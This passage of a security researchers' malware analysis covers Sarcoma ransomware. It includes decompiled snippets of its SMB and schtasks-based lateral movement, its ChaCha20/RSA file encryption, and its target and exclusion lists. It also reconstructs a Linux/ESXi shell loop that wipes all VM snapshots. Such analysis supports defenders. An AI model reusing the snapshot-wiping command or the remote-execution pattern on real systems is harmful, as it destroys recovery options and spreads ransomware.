    || (unsigned __int8)mw_net_use_copy(&lpExistingFileName, &lpNewFileName, v51, &Block) )
{
    if ( (unsigned __int8)mw_create_cmdline(a1, &lpNewFileName, v51, &Block)
        || (unsigned __int8)me_CreateProcess_withlogon(
            a1,
            (int)&lpNewFileName,
            (int)v51,
            (int)&Block,
            v27,
            v29,
            v31,
            (int)v50,
            (int)lpExistingFileName,
            v35,
            v36,
            (int)v37,
            (int)lpNewFileName,
            *(int *)v39,
            v40.m128i_i32[0],
            v40.m128i_i32[2],
            (int)v41,
            v42) )
    {
        v15 = 0;
    }
    else
    {

```

Figure 8: Remote copy of the ransomware payload

It first tries to copy the file using **CopyFileA**. If that fails—due to insufficient permissions, for example—it falls back to a helper called **mw\_net\_use\_copy**. In the first case, the malware uses SMB shared folders; in the second, it uses the Windows **net** command.

Then, it sets up a scheduled task using **schtasks**. The task runs immediately and is deleted afterward. This allows the malware to launch its payload with elevated privileges without leaving persistent traces. It's a well-known trick, but effectively used here—ideal for “one-shot” remote execution with a minimal footprint.

```
mw_net_command1((__int64)&v13, "schtasks /Create /S ", a1);
mw_net_command(&v15, (__int64)&v13, " /U Administrator /P password /TN \"RT\" /TR \"\");
v4 = (__m128i *)sub_5B1C30(&v15, (__BYTE *)a2, a2[1]);
Block[0] = v18;
if ( (__m128i *)v4->m128i_i64[0] == &v4[1] )
{
    v18[0] = _mm_loadu_si128(v4 + 1);
}
else
{
    Block[0] = (void *)v4->m128i_i64[0];
    *(_QWORD *)&v18[0] = v4[1].m128i_i64[0];
}
Block[1] = (void *)v4->m128i_i64[1];
v4->m128i_i64[0] = (__int64)v4[1].m128i_i64;
v4->m128i_i64[1] = 0;
v4[1].m128i_i8[0] = 0;
mw_net_command((__m128i *)lpCommandLine, (__int64)Block, "\" /SC ONCE /ST 00:00 /F");
if ( Block[0] != v18 )
    j_free_0(Block[0]);
if ( (__BYTE *)v15.m128i_i64[0] != v16 )
    j_free_0((void *)v15.m128i_i64[0]);
if ( (__BYTE *)v13.m128i_i64[0] != v14 )
    j_free_0((void *)v13.m128i_i64[0]);
ProcessA = CreateProcessA(0, lpCommandLine[0], 0, 0, 0, 0x8000000u, 0, 0, 0, 0);
result = 0;
if ( ProcessA )
{
    mw_net_command1((__int64)Block, "schtasks /Run /S ", a1);
    mw_net_command(&v13, (__int64)Block, " /TN \"RT\"");
    if ( Block[0] != v18 )
        j_free_0(Block[0]);
    v7 = CreateProcessA(0, (LPSTR)v13.m128i_i64[0], 0, 0, 0, 0x8000000u, 0, 0, 0, 0);
    result = 0;
    if ( v7 )
    {
        mw_net_command1((__int64)Block, "schtasks /Delete /S ", a1);
        mw_net_command(&v15, (__int64)Block, " /TN \"RT\" /F");
        if ( Block[0] != v18 )
```

Figure 9: remote execution through schtasks

To use these command lines and the **schtasks** utility, the malware needs to authenticate itself to the target machine. It does so by using the **LogonUserA** call with an authentication token.

```

1  const CHAR *v6; // r8
2  __int64 v7; // rdx
3  __int64 v8; // r8
4  unsigned int v9; // r12d
5  HANDLE hToken; // [rsp+68h] [rbp-D0h] BYREF
6  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+70h] [rbp-C8h] BYREF
7  LPSTR lpCommandLine[2]; // [rsp+90h] [rbp-A8h] BYREF
8  _BYTE v14[16]; // [rsp+A0h] [rbp-98h] BYREF
9  struct _STARTUPINFOA StartupInfo; // [rsp+B0h] [rbp-88h] BYREF
10
11 v6 = *a4;
12 hToken = 0;
13 if ( !LogonUserA(*a3, *a1, v6, 2u, 0, &hToken) )
14     return 0;
15 v7 = *a2;
16 v8 = a2[1];
17 memset(&StartupInfo, 0, sizeof(StartupInfo));
18 StartupInfo.cb = 104;
19 lpCommandLine[0] = v14;
20 sub_5B2DC0(lpCommandLine, v7, v7 + v8, 0);
21 if ( CreateProcessAsUserA(hToken, 0, lpCommandLine[0], 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
22 {
23     CloseHandle(ProcessInformation.hProcess);
24     CloseHandle(ProcessInformation.hThread);
25     CloseHandle(hToken);
26     v9 = 1;
27 }
28 else
29 {
30     CloseHandle(hToken);
31     v9 = 0;
32 }
33 \

```

Figure 10: Remote logon

## Encryption Routine

After the propagation phase, the malware begins enumerating what it needs to encrypt. It uses a multithreaded routine to iterate through a list of target folders, which is as follows:

```

'$recycle.bin'
'config.msi'
'$windows.~bt'
'$windows.~ws'
'windows'
'boot'
'program files'
'program files (x86)'
'programdata'
'system volume information'
'tor browser'
'windows.old'
'intel'
'msocache'
'perflogs'
'x64dbg'
'public'
'all users'
'default'
'microsoft'
'appdata'
'Microsoft SQL Server'

```

Table 1: Explored Directories

Notably, the malware simultaneously maintains a list of excluded, uninteresting file extensions. The list is as follows:

```
'386'  
'adv'  
'ani'  
'bat'  
'bin'  
'cab'  
'cmd'  
'com'  
'cpl'  
'cur'  
'deskthemepack'  
'diagcab'  
'diagcfg'  
'diagpkg'  
'dll'  
'drv'  
'exe'  
'hlp'  
'icl'  
'icns'  
'ico'  
'ics'  
'idx'  
'lnk'  
'mod'  
'mpa'  
'msc'  
'msp'  
'msstyles'  
'msu'  
'nls'  
'nomedia'  
'ocx'  
'prf'  
'rom'  
'rtp'  
'scr'  
'shs'  
'spl'  
'sys'  
'theme'  
'themepack'  
'wpx'  
'lock'  
'key'  
'hta'  
'msi'  
'pdb'  
'search-ms'  
'man'
```

Table 2: Excluded Extensions

During this directory enumeration process, the malware extracts an embedded PDF file containing its ransom note and writes that note in each folder and its subfolders using the **\_write** API call.

Figure 11: Ransom note extraction

This PDF contains the ransom note and it looks like the following:



Figure 12: Piece of the ransom note

Returning to the encryption routine, the malware uses a combination of RSA and ChaCha20 encryption to render the files inaccessible. RSA asymmetric encryption protects the symmetric ChaCha20 key.




Figure 13: Dynamic view of Chacha20 Encryption




Figure 14: Static view of the Chacha20 Encryption

One of the most notable parts of the code reveals the ransomware's use of ChaCha20, a fast and secure stream cipher known for its efficiency and resistance to timing attacks. Although the implementation isn't explicitly labeled, the structure of the operations and the presence of 32-bit word expansions strongly suggest it. These operations mirror how ChaCha20 expands its 256-bit key into a larger internal state before beginning encryption.

To ensure the random key is protected, the ransomware immediately encrypts the symmetric key using public-key cryptography by calling the Crypto++ function **N8CryptoPP11RSAFunctionE**.

```
__int64 v20; // rax
if ( !strcmp(a2, "ValueNames") )
{
    mw_cast_string(a2, &typeinfo for' std::string);
    if ( !(unsigned __int8)mw_strcmp(&typeinfo for' CryptoPP::RSAFunction) )
        sub_40FC80(a1, a2, a3, a4);
    v9 = sub_5B0B30(a4, "ThisPointer:");
    v10 = (_QWORD *)sub_5B0B30(v9, "N8CryptoPP11RSAFunctionE");
    v11 = v10[1];
}
```



Figure 15: Static View of the CryptoPP RSA Function




Figure 16: Preparing the encryption of the Key with CryptoPP RSA

This approach, combining a fast symmetric cipher like ChaCha20 with a secure asymmetric encryption scheme like RSA, is classic hybrid encryption and very common in ransomware. Generally, the benefits are as follows:

- **Speed:** Symmetric ciphers like ChaCha20 are extremely fast and well-suited for encrypting large amounts of data, such as files or even entire disks.
- **Security:** By encrypting the symmetric key with RSA, attackers ensure that only someone with the private key (i.e., themselves) can decrypt the victim's files—even if the malware sample is fully reverse-engineered.

When the encryption finishes, if the debug flag is enabled, the malware also logs all encryption statistics.

```

sub_5A20C0(),
mw_print(&unk_6A2B00, "Directories processed ", 22i64);
v226 = sub_562670(&unk_6A2B00, qword_7451B0);
sub_5CEAC0(v226);
mw_print(&unk_6A2B00, "Files processed ", 16i64);
v227 = sub_562670(&unk_6A2B00, qword_7451A0);
sub_5CEAC0(v227);
mw_print(&unk_6A2B00, "Directories excluded ", 21i64);
v228 = sub_562670(&unk_6A2B00, qword_7451A8);
sub_5CEAC0(v228);
mw_print(&unk_6A2B00, "Files excluded ", 15i64);
v229 = sub_562670(&unk_6A2B00, qword_745198);
sub_5CEAC0(v229);
mw_print(&unk_6A2B00, "Work time ", 10i64);
v230 = sub_561B70(&unk_6A2B00);
mw_print(v230, " seconds", 8i64);
sub_5CEAC0(v230);
  
```

Figure 17: Final log

## Linux Version

The Linux version of the malware we obtained exhibits largely the same behavior and logic. However, due to the different OS, it uses different APIs and libraries to perform its activities. The Linux version is identified by the hash:

- 7ea6af07ca9ed77934b2398e898afe4eaa13d29022fcf5da33254769ad284d75

In this case, the ransomware authors skipped the network spreading routine but added another routine aimed at infecting Hypervisor systems.

```
}  
else if ( v9 == '-' && v7[1] == 'k' && !v7[2] )// Check on the cmdline  
{  
    v21 = popen(  
        "IFS='\\n'; for i in $(vim-cmd vmsvc/getallvms); do ii=$(echo $i | cut -d \" \" -f1); in=$(echo $ii | gr  
        "ep -E ^[0-9]+$); vim-cmd vmsvc/snapshot.removeall $in 2>&1; done;",  
        "r");  
    if ( v21 )  
    {  
        while ( fgets(s, 4096, v21) )
```

Figure 18: vim-cmd to interact with the hypervisor

The reconstructed command is the following:

```
IFS=$'\n'  
for i in $(vim-cmd vmsvc/getallvms); do  
    ii=$(echo $i | cut -d " " -f1)  
    in=$(echo $ii | grep -E '^[0-9]+$')  
    vim-cmd vmsvc/snapshot.removeall $in 2>&1  
done
```

Code Snippet 5

This piece of code uses the **vim-cmd**, the VMware's native CLI tool. It loops through the output of **vim-cmd vmsvc/getallvms**, extracts each VM's numeric ID, and invokes **vim-cmd vmsvc/snapshot.removeall <ID>** to purge all associated snapshots. From a threat perspective, this technique is a textbook example of "anti-recovery" behavior seen in ESXi-focused ransomware strains. By wiping snapshots before encryption or shutdown, the attacker severely limits the victim's ability to roll back or recover data without external backups.

For the encryption routine, the malware adopts another linux-compatible library, the **LibTomCrypt** library; the logic is quite the same.

```
if ( !pthread_attr_init(v23) )
{
    *(_DWORD *)((char *)qword_6D76E0 + v62) = v64;
    if ( !pthread_attr_setdetachstate(v23, 1) )
        pthread_create(
            (pthread_t *)&v19[v24],
            v23,
            (void (*)(void *))mw_threaded_encryptFile,
            (char *)qword_6D76E0 + v62);
}
++v64;
```

Figure 19: Multithreaded encryption

The malware cycles inside a series of pre-configured directories, and enumerates every file, keeping attention to exclude a series of extensions.

```
"cfg"
"sf"
"b00"
"v00"
"v01"
"v02"
"v03"
"v04"
"v05"
"v06"
"v07"
"t00"
"gz"
"tgz"
"z"
"386"
"adv"
"ani"
"bat"
"bin"
"cab"
"cmd"
"com"
"cpl"
"cur"
"deskthemepack"
"diagcab"
"diagcfg"
"diagpkg"
"dll"
"drv"
"exe"
"hlp"
"icl"
"icns"
"ico"
"ics"
"idx"
"lnk"
"mod"
"mpa"
"msc"
"msp"
"msstyles"
```

```
"msu"  
"nls"  
"nomedia"  
"ocx"  
"prf"  
"rom"  
"rtp"  
"scr"  
"shs"  
"spl"  
"sys"  
"theme"  
"themepack"  
"wpv"  
"lock"  
"key"  
"hta"  
"msi"  
"pdb"  
"search-ms"  
"man"
```

Table 3: Excluded extension in Linux version

Notably, most of these are the same as those seen in the Windows version, with the addition of many related to disk volumes, which are more commonly used in Linux-like environments.

As mentioned, the malware adopts the same encryption logic as the Windows version but uses a different library.

The first step is to generate a random symmetric key for the ChaCha20 algorithm using a pseudorandom number generator (PRNG).

```
if ( !a1 )  
    sub_408560("prng != NULL", "src/misc/crypt/crypt_register_prng.c", 25);  
v2 = 0;  
v3 = qword_6D54C0;  
do  
{
```

Figure 20: Retrieving the PRNG provider

Then, it prepare the first stage of encryption with the chacha20 algorithm:

```

if ( !a1 )
  sub_408560("key != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 41);
if ( !a3 )
  sub_408560("iv != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 42);
if ( !a7 )
  sub_408560("in != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 43);
if ( !a9 )
  sub_408560("out != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 44);
if ( !a10 )
  sub_408560("tag != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 45);
result = sub_40C620(v17, a1, a2);
if ( !(_DWORD)result )
{
  result = sub_405140(v17, a3, a4);
  if ( !(_DWORD)result )
  {
    if ( !a5 || !a6 || (result = sub_40C310(v17, a5, a6), !(_DWORD)result) )
    {
      // ...
    }
  }
}

```

Figure 21: Chacha20 in Linux version

After the first stage of encryption, the malware protects the generated random symmetric key using the RSA algorithm.




Figure 22: RSA encryption in Linux version

At the end of the encryption phase, there is the same log stats printing.

```
clock_gettime(1, &v72);  
v55 = (double)(LODWORD(v72.tv_nsec) - LODWORD(tp.tv_nsec)) / 1000000000.0  
      + (double)(LODWORD(v72.tv_sec) - LODWORD(tp.tv_sec));  
printf("Directories processed %lld\n", count_of_listed_folders);  
printf("Files processed %lld\n", count_of_encrypted_files);  
printf("Files excluded %lld\n", count_of_excluded_files);  
printf("Work time %.2f seconds\n", v55);
```

Figure 23: Stats log in linux version

# Conclusion

Sarcoma Ransomware has emerged as one of the most active and concerning ransomware groups in recent months. First detected in October 2024, it has rapidly evolved from an emerging threat into a major concern for the cybersecurity community. In a short time, it has drawn significant attention due to its aggressive pace of operations and a rising number of successful compromises affecting organizations across multiple sectors and regions.

Sarcoma Ransomware operates with a notably low profile, as there is little public information available about its full attack chain, and only a limited number of samples have been observed in the wild. This scarcity may point to the group's use of advanced evasion techniques designed to avoid detection and complicate attribution. Their targeting strategy, focusing on small and medium-sized enterprises (SMEs), suggests an opportunistic model, potentially leveraging partnerships with Initial Access Brokers (IABs). These brokers enable entry by exploiting exposed services, misconfigurations, or stolen credentials, allowing the ransomware group to concentrate its efforts on rapid deployment and extortion.

It's noteworthy how the Sarcoma group's operations intersect with CIS (Commonwealth of Independent States) countries. The CIS countries are a regional organization formed after the dissolution of the Soviet Union, consisting of several former Soviet republics. The term "Russian CIS countries" usually refers to CIS members that maintain strong political, economic, or cultural ties with Russia. However, the official CIS members as of May 2025 are:

Official members of the CIS:

- Russia
- Belarus
- Armenia
- Azerbaijan
- Kazakhstan
- Kyrgyzstan
- Tajikistan
- Uzbekistan

Many ransomware groups deliberately avoid infecting systems located in CIS countries for several strategic and operational security reasons:

1. **Avoiding legal and enforcement issues**

Most of these groups are based in or have ties to former Soviet states, particularly Russia, Belarus, or other CIS countries. Avoiding attacks on systems in these



countries helps them stay under the radar of local authorities, who often tolerate, or overlook, cybercriminal activities as long as they don't target national or regional interests.

## 2. **Technical exclusion mechanisms**

To implement this strategy, ransomware often includes automatic checks during execution:

- Verifying keyboard language layout (e.g., excluding Russian or Uzbek layouts)
- Checking time zone, locale settings, or IP-based geolocation
- In some cases, the malware self-deletes or exits if it detects that it is running on a system located in a CIS country

## 3. **Established tactic**

This behavior isn't new; it's common among well-known groups such as Conti, LockBit, REvil, and many others. The goal is to operate "from home" with impunity while targeting Western organizations, where ransom payments are more likely and law enforcement pressure is less direct for actors based in CIS countries.

In short, excluding CIS countries is a defensive and strategic measure to ensure the group's operational survival and reduce the risk of local law enforcement intervention.

In the case of the Sarcoma group, the samples we analyzed do not implement exclusion mechanisms for CIS countries, except for Uzbekistan.

This is far from a trivial detail and may reflect the group's boldness, suggesting they do not fear retaliation from investigators in Moscow. However, at present, there is no public evidence indicating that the Sarcoma ransomware group has actively targeted organizations located in CIS countries.

Sarcoma has impacted a broad array of sectors and geographies, with major incidents including the breach of Taiwan-based Unimicron, resulting in 40 GB of exfiltrated data, and a 160 GB breach of New Zealand's The ToolShed. These attacks illustrate a capability to disrupt operations and steal valuable data from well-established firms. As a result, cybersecurity professionals highlight the need for improved defenses, especially timely patching, effective network segmentation, and robust employee awareness programs to defend against such sophisticated threats.

## **About the authors:**

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